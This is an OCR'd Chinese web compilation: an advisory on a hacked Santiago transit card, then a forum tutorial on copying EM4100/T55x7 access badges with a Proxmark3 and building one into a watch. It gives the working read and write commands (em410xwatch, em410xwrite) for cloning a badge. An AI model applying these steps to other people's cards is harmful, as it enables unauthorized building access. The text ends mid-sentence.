由于该圣地亚哥交通卡的 key 及金额扇区已被破解泄漏，目前在 git 上已经出现了对此交通卡的 POC（ Proof of concept ）。详情请参见：

https://github.com/elechantelepate/bip_hack

安全建议

交通卡被未经授权的人使用有恶意软件的 NFC 手机任意读取信息并篡改余额。芯片银行卡也存在着此类安全隐患，比如 NFC 手机能轻松读取芯片银行卡卡号、身份证号及近十次的交易记录。NFC 技术、非接触式 IC 卡确实给我们带来极大的便利，但其安全性也亟待考验。

安天 AVL 移动安全团队建议：

1 NFC 提供的是一种非接触式的通信方式，用户敏感信息有被非法获取的可能。建议持卡人妥善保管好交通卡、银行卡等，勿让其离开自己的视线。或使用屏蔽 NFC 的安全卡套，加强卡片的自我保护。

2 在使用手机的 NFC 功能之前，需要事先使用手机杀毒软件 AVL Pro，检测手机中是否安装有恶意软件，以免个人信息和资金被盗取。

被楼主的标题吓到了。我以为真的是新型的 M1 卡被轻易攻破，原来是 Key 泄漏了。
http://bbs.pediy.com/showthread.php?t=194287&viewgoodnees=1&prefixid=

自制 NFC 手表

标 题: 【原创】迎国庆<RFID & NFC 之自制 NFC 手表>
作 者: 半斤八兩
时 间: 2013-09-28,01:04:21
链 接: http://bbs.pediy.com/showthread.php?t=179389

/**************************************
/* 作者:半斤八兩
/* 博客:http://cnblogs.com/bjblcracked
/* 日期:2013-09-27 23:32
/**************************************

只是感兴趣，没有其他目的。失误之处敬请诸位大侠赐教!

相信有不少朋友看过美国大片上演这样的桥段， 进入某 XX 大楼的时候,没有卡进不去.这个时候,和里面出来的人,擦肩时碰到别人一下,然后
抱歉的说， “Sorry”. 这一瞬间,就把别人的卡给复制过来了. 我们都会觉得影片中的黑客很 cool. 可是那毕竟是科幻电影,带有科幻元素的.
现实中， 真想想影片中那样瞬间复制标签卡,可以肯定的说是不可能的. 除非那座大楼全部用的是 ID 卡， (只含有 Tags 验证的.) 如果是 ID 卡再
带上 NFC 设备这样”瞬间” 复制是完全是可以的.

图/文 半斤八兩


大概是中秋节的时候， 在公司加班了,当时去上厕所.完事后,发现工牌忘在厕所了.(公司上厕所是要刷卡的,所以带着工牌.)无奈， 之前复制的工 牌， 烟， 钥匙,火机， 手机， 钱包 等等 都在位置上.想回宿舍也回不去， 那一天过的很是纠结的... 于是， 就有了这篇文章...

(无线射频技术在国内研究的人相对来说还是比较少的,)

0x1. RFID 和 NFC 介绍
0x2. ID 卡 和 IC 卡介绍
0x3. 用到的工具介绍
0x4. PM3 驱动安装
0x5. PM3 更新固件
0x6. T55x7 标签介绍
0x7. T55x7 标签复制
0x8. T55x7 标签 DIY

0x1. RFID 和 NFC 介绍

RFID 全称是 (Radio Frequency IDentification) 射频识别技术.又称电子标签,无线射频识别.射频识别技术是 20 世纪 90 年代开始兴起并逐渐走向成熟的一种自动识别技术， 射频识别技术是一项利用射频信号通过空间耦合(交变磁场或电磁场)实现无接触信息传递并通过所传递的信息达到识别目的的技术.



工作频率

-125KHZ

-13.56MHz

-915MHz

-2.45GHz

-5.8GHz

与目前广泛使用的自动识别技术例如摄像， 条码， 磁卡， IC 卡等相比， 射频识别技术具有很多突出的优点：第一， 非接触操作， 长距离识别（几厘 米至几十米）， 因此完成识别工作时无须人工干预， 应用便利. 第二， 无机械磨损， 寿命长， 并可工作于各种油渍， 灰尘污染等恶劣的环境. 第 三,可识别高速运动物体并可同时识别多个电子标签. 第四， 读写器具有不直接对最终用户开放的物理接口， 保证其自身的安全性. 第五， 数据安全方面 除电子标签的密码保护外， 数据部分可用一些算

法实现安全管理. 第六, 读写器与标签之间存在相互认证的过程, 实现安全通信和存储.

NFC 全称是[COLOR="rgb(255, 0, 255)"](Near Field Communication[/COLOR]) 近距离无 线通讯技术. 是一种短距离的高频无线通信技术, 允许电子设备之间进行非接触式点对点数据传输（在十厘米内）交换数据. 这个技术由免接触式射频识别（RFID）演变而来, 并向下兼容 RFID, 最早由 Sony 和 Philips 各自开发成功, 主要用于手机等手持设备中提供 M2M(Machine to Machine)的通信. 由于近场通讯具有天然的安全性, 因此, NFC 技术被认为在手机支付等领域具有很大的 应用前景. 同时, NFC 也因为其相比于其他无线通讯技术较好的安全性被中国物联网校企联盟比作机器之间的 "安全对话".

NFC 芯片是具有相互通信功能, 并具有计算能力, 在 Felica 标准中还含有加密逻辑电路, MIFARE 的后期标准也追加了加密/解密模块(SAM).

NFC 标准兼容了索尼公司的 FeliCaTM 标准, 以及 ISO 14443 A, B, 也就是使用飞利浦的 MIFARE 标准. 在业界简称为 TypeA, TypeB 和 TypeF, 其中 A, B 为 Mifare 标准, F 为 Felica 标准.

为了推动 NFC 的发展和普及, 业界创建了一个非营利性的标准组织——NFC Forum, 促进 NFC 技术的实施和标准化, 确保设备和服务之 间协同合作. NFC Forum 在全球拥有数百个成员, 包括: SONY,Philips, LG, 摩托罗拉, NXP, NEC, 三 星, atoam, Intel, 其中中国成员有魅族, 步步高 vivo.OPPO, 小米, 中国移动, 华为, 中兴, 上海同耀和台湾正隆等公 司.

0x2. ID 卡 和 IC 卡介绍

ID 卡介绍

ID 卡全称为身份识别卡（Identification Card），是一种不可写入的感应卡，含固定的编号，主要有台湾 SYRIS 的 EM 格式、美国 HIDMOTOROLA 等各类 ID 卡。ID 卡与磁卡一样，都仅仅使用了“卡的号码”而已，卡内除了卡号外，无任何保密功能，其“卡号”是 公开、裸露的。所以说 ID 卡就是“感应式磁卡”。 ISO 标准 ID 卡的规格为：85.6x54x0.80±0.04mm（高/宽/厚），市场上也 存在一些厚、薄卡或异型卡。

ID 卡由于无记录,无分区,只能依赖网络软件来处理各子系统的信息,这就大大增加对网络的依赖;如果在 ID 卡系统完成后,用户欲增加功能点,则需要 另外布线,这不仅增加了工程施工难度,而且增加了不必要的投资.所以说,使用 ID 卡来做系统,难以进行系统扩展,难以实现真正的一卡通.

ID 卡主要产品芯片有：Mifare UtraLight IC U1、 Mifare DESFire 4K；Legic MIM256 ；ST SR176、SRIX4K；I•CODE 1、 I•CODE 2；Tag- it HF-I、Tag-it TH-CB1A；Temic e5551；Atmel T5557、Atmel T5567、Atmel AT88RF256-12 ；Hitag1、 Hitag 2； μEM EM4100、EM 4102、 EM4069、 EM4150；TK4100；Inside 2K、Inside 16K 等。

IC 卡全称集成电路卡（Integrated Circuit Card），又称智能卡（Smart Card）。可读写，容量大，有加密功能，数据记录可靠，使用更方便，如一卡通系统，消费系统等，目前主要有 PHILIPS 的 Mifare 系列卡。 ID 卡全称身份识别卡（Identification Card），是一种不可写入的感应卡，含固定的编号，主要有台湾 SYRIS 的 EM 格式、美国 HID、TI、MOTOROLA 等各类 ID 卡。

IC 卡初始化加密

1.IC 卡在使用时，必须要先通过 IC 卡与读写设备间特有的双向密钥认证后，才能进行相关工作,从而使整个系统具有极高的安全保障。所以，就必须对 出厂的 IC 卡进行初始化（即加密），目的是在出厂后的 IC 卡内生成不可破解的一卡通系统密钥，以保证一卡通系统的安全发放机制。而 ID 卡不用。

2.IC 卡初始化加密后，交给用户使用时，客户通过 IC 卡发行系统，又将各用户卡生成自己系统的专用密钥.这样，就保证了在其它用户系统发行的用户卡不能在该系统使用，保证了系统的专一性，从而保证了系统的安全使用机制。

3，ID　卡与磁卡一样，都仅仅使用了“卡的号码”而已，卡内除了卡号外，无任何保密功能，其“卡号”是公开，裸露的。所以说　ID　卡就是“感应式磁卡”，也就根本谈不上需要还是不需要初始化的问题。

4.初始化过程为什么不交由用户自己做呢？这是因为：

1)如果由用户自己初始化，就不能防范用户内部人员作弊。因为用户在使用一卡通系统时，若有员工用社会上买来的卡随意初始化，便可随意发行成住户才能使用的住户卡，甚至可随意给卡充值消费，这不仅将造成严重作弊后果，也将导致一卡通系统的安全出现使用机制上的严重漏洞。

2)另外，若用户买到劣质出厂卡自己初始化，而在系统上不能使用，则会使系统使用性能不良或瘫痪,这将造成事故责任不清。

3)初始化过程在厂家执行，主要是　IC　卡安全密钥认证机制的基本需要，也是　IC　卡系统集成商的行规。就像城市公共交通　IC　卡一样，这些卡在交给公交系统使用前，每张卡的密钥都要进行出厂加密控制。

4)如果因用户缺乏专业性管理而万一丢失了初始化授权用的密钥卡，用户和厂家将无法补用该卡。所以，初始化工作由厂家做，才有安全保障。

0x3.　用到的工具介绍

1). ID 卡. ID 卡全称身份识别卡(Identification Card)，是一种不可写入的感应卡，含固定的编号，主要有台湾 SYRIS 的 EM 格式、美国 HID、TI、MOTOROLA 等各类 ID 卡。 摘自互联网） 我们既然是 DIY 卡,那肯定手上要有 卡.为了防止 DIY 坏了原卡,我们就需要个同类型的卡.将母卡的数据复制到新卡上.

2)． 线圈 （T55x7 卡由线圈和芯片组成， 卡里面的线圈不好取， 我们只能自己做或者买现成的线圈.）

3)． T55x7 卡 （将里面的芯片取出）

4). THF<四氢呋喃> (用来溶解 t55x7 卡,取芯片用. 可自配,也可网购 pvc 溶解液)

5). 镊子 (方便取芯片用, 当然手活好,也可以不用的 :>)

6). 防磁贴(防金属干扰射频信号)

7). 烙铁(将芯片焊到线圈上.)

8). 焊锡条(焊接用.)

9). 助焊剂 (这里我们用松香, 可以防止焊接面的氧化, 增加焊锡流动性)

A). proxmark3(PM3) 由 Jonathan Westhues 设计并且开发的开源硬件. (其主要用 RFID 的嗅探读取以及克隆等的操作.)

8
4
2
1
AM
PM
BINARY LED
32 16 8 4 2 1

B). 二进制手表一枚.(把标签 DIY 到手表上.)

C). 剪子(用来剪卡取芯片用)

0x4. PM3 驱动安装

驱动下载地址:<点此下载>

驱动安装文章:<点此打开>

安装驱动视频:<点此打开>

0x5. PM3 更新固件

r649~r651 修复以及增加详细，下载 pm3-bin-r651.zip

- 649 增加对于 T55X7 的区块命令和支持 HID 长格式
- 650 增加读取 PCF7931 低频卡命令，但属于测试版本需要大家进行测试
- 651 修复 HID 短格式克隆，增加对于 EM4X 卡的区块读写命令
- 修复长久以来 WinXP 的前四位数值为 0 的 BUG


r626~r627 修复以及增加详细，下载 pm3-bin-r627.zip

- 修复关于"hf mf mifare"相关的 BUG，并且将命令运算速度调制 100ms

r622~r625 修复以及增加详细，下载 pm3-bin-r625.zip

- 622 增加清除内存
- 623 增加关于“lf hitag list”导出为文件的命令
- 624 增加 hitag2 在加密模式下的读取功能
- 625 增加在密码模式下对于 hitag2 的区块读取

这里我下载的是 pm3-bin-r651.zip.



我是 win 就进入 win32 文件夹.

直接双击 〈更新固件.bat〉 即可更新. (注意: 这里为了避免出错,路径尽量不要包含 中文 和 空格.)

〈更多细节点此打开官方网站查看详情〉

0x6. T55x7 标签介绍

T55x7 也叫 TK4100(EM4100)卡. 是属于 ID 卡.
一般 公司 住宅 等 都用 T55x7 卡.
T55x7 标签 省成本. 一般市场价格 2 元-3 元不等. (如果批发,还能更便宜.) 所以很多地方都用 T55x7 标签.

<T55x7 钥匙扣>

<T55x7 矩形卡>

一般判别标签卡的类型, 不可通过卡的外观 大小 形状来判断,

T55x7 的参数及应用范围
EM 4100/4102 感应式 ID 标准卡
芯片: EM 瑞士微电 EM4102Water
工作频率：125KHZ 感应距离：2-20cm
尺寸: ISO 标准卡/厚卡/多种异形卡
封装材料：PVC、ABS -
典型应用：考勤系统、门禁系统、企业一卡通系统等

0x7. T55x7 标签复制

说到复制,那么我们下面就要用 PM3 神器了.

再用 PM3 神器前,我们还要科普一点射频的基础知识.

一般 RFID 常用的有低频（125k~134.2K）、高频（13.56Mhz）、超高频，微波等技术.

一般 ID 标签都是 低频. IC 标签都是 高频. (不一定的, 在中国什么都有可能发生的. 就像 ID 卡不可写, 在中国也都是浮云一样.)

我们先把 PM3 的线接好.(装好驱动,升级固件后)


如图:

下面我们打开程序.

为了方便,我们可以在文件夹下,新建个　BAT　脚本,如图:

这里注意,我们的程序是在下载的固件里面的.

我们双击　cmd.bat　输入　　proxmark3.exe　　回车.



这个就是　PM3　的控制台界面了.(看到这个界面,表示可以使用了.)

我们首先来了解一下　PM3　的基本命令.

目录

[隐藏]

- 1 使用技巧
- 2 help 主帮助命令（基于 r621）
- 3 hw 硬件检测相关命令

5 lf 低频相关命令
5.1 lf em4x (EM4X 卡类相关命令...)

5.2 lf hid (HID 卡类相关命令...)

5.3 lf ti (TI 卡类相关命令...)

5.4 lf hitag (Hitag 标签与应答相关…)

help 主帮助命令（基于 r621）

help	显示帮助.（使用命令 '<command> help'获取相关命令的详细帮助信息。当然直接输入相关命令，不加 help，也能出现该命令的帮助信息。）//例如 hw help 与 hw 是等价的。
exit	退出 Proxmark3的终端环境
hw	硬件检测相关命令
lf	低频相关命令
quit	退出 Proxmark3的终端环境等同 exit

hw　硬件检测相关命令

help	显示帮助
tune	测量天线的调谐
version	显示 Proxmark3的固件版本信息

lf　低频相关命令

help	显示帮助
cmdread	<off> <'0'> <'1'> <命令> ['h'] -- 在读取之前发送命令来调整 LF 读卡器周期（以微妙为单位）('h'选项为134）
em4x	EM4X 卡类相关命令...


lf em4x (EM4X 卡类相关命令...)

help	显示帮助
em410xwatch	读取 EM410x 标签，2000次取样获取 ID
em410xwrite	<UID> <'0' T5555> <'1' T55x7> --把 EM410x UID 写入 T5555(Q5)或 T55x7标签

〈详细点此进入〉

首先我们用 hw tune 命令, 用来测量天线的调谐. 输入 hw tune. 会提示

“#db# Measuring antenna characteristics, please wait..” 稍等一会,就会返回信息.



其中“# Your HF antenna is unusable.” 意思是说我们的高频天线不能用. 因为我们只插了低频的天线,所以会有这个提示.

LF antenna: 15.84 V @ 125.00 kHz

LF antenna: 13.70 V @ 134.00 kHz

LF optimal: 18.40 V @ 127.66 kHz

HF antenna: 0.10 V @ 13.56 MHz

HF 是高频天线,这里我们没有用,就不用看.

重点是看上面的三个 LF 低频天线的电压.

他们分别是:

15.84 V


13.70V

18.40V

这个时候,我们的门禁是没有放上去的.


现在我们把门禁放上去.(只要放在低频的天线上面即可.)

放上去后,我们再输入 hw　tune　看看回显.




我们可以看到,变化都非常的大.低频电压都降低了许多.

我们再来放一张 IC　卡(即高频卡来看一下区别.　这里我就用地铁卡来演示.)



再输入. hw tune 看看回显.



我们可以看到, 我们将地铁卡放上去后, 电压变化非常的小.

我们可以通过此方法, 来判别分析的是低频卡, 还是高频卡.


知道是低频卡后,我们就可以来用命令来读取 tags 了.

前面我们说了 t55x7 也叫 EM4100 .

我们就可以用 lf em4x em410xwatch 这个命令来获取门禁的 Tags.

这条命令会读取 EM410x 标签，2000 次取样获取 ID.

注意:读取 Tags 的时候,门禁卡要放在低频天线上方.




获取到了 Tags. 我们就可以找张新卡,来复制了.

用命令“l e em410xwrite Tag ID 1” 这最后的 1 表示 t55x7 标签.

前面的 l 是 lf 低频卡命令的缩写第 2 个 e 是参数 em4x 的缩写.

写完后,我们再用命令 lf em4x em410xwatch 来查看,我们是否写进去了.



写进去后,我们拿去打卡机上测试一下.

先用原先的门禁刷一下.

提示错误, 是因为刚才刷过了. 再一定时间内, 就会提示, 重复刷卡. 这是正常的.

再用复制的新卡刷一下.

ICCO
